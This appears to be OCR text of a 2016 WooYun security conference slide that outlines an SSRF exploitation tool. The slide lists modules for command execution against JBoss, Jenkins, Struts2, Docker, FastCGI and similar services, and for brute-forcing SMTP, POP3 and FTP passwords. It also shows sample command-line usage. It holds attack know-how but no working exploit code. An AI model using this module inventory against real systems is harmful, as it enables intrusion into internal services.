
  [root@localhost ~] # curl http://wuyun.org:22
  SSH-2.0-OpenSSH_5.3
  Protocol mismatch.

SITE : tangscan.com 命令执行

能够用于SSRF利用的漏洞列表

jboss.py	jboss 远程invoker war导致命令执行
jdwp.py	java 调试接口对外开放导致命令执行
shellshock.py	bash破壳导致远程命令执行
axis2.py	axis2-admin部署Server导致命令执行
jenkins.py	jenkins scripts接口可命令执行
smtp.py	smtp 服务器可暴力猜测用户密码
confluence.py	confluence ssrf可读取任意文件(gopher)
struts2.py	struts2 一堆命令执行漏洞
couchdb.py	counchdb WEB API 远程命令执行漏洞
mongodb.py	mongodb SSRF漏洞
tftp.py	tftp协议，udp协议发送数据包的扩展利用
docker.py	docker API可以导致命令执行漏洞
php_fastcgi.py	php_fpm, fastcgi 可执行任意命令（gopher）

tomcat.py	tomcat /manager/html 部署war间接命令执行
elasticsearch.py	ES引擎Groovy脚本命令执行
pop.py	pop3 服务器可暴力猜测用户密码
webdav.py	WebDav PUT 上传任意文件
ftp.py	ftp 服务器可暴力猜测用户密码，上传文件
portscan.py	端口猜测指纹扫描
websphere.py	WebSphere Admin可部署war间接命令执行
gopher.py	gopher 万金油协议，do anything
pstack.py	Apache Hadoop 远程命令执行
zentaopms.py	zentoPMS 远程命令执行漏洞
hfs.py	HFS 远程命令执行漏洞
glassfish.py	glassfish通用文件读取漏洞和war文件部署



参考 SQLMAP 设计模式

python wyssrf.py config
-u ‘http://wuyun.org/?url=qq.com’
-p url

- 缓存SSRF地址参数
- 服务指纹端口扫描
- 选择对应的利用漏洞
- 批量请求

THANKS

乌云 WooYun

乌云白帽大会 · 2016
不插电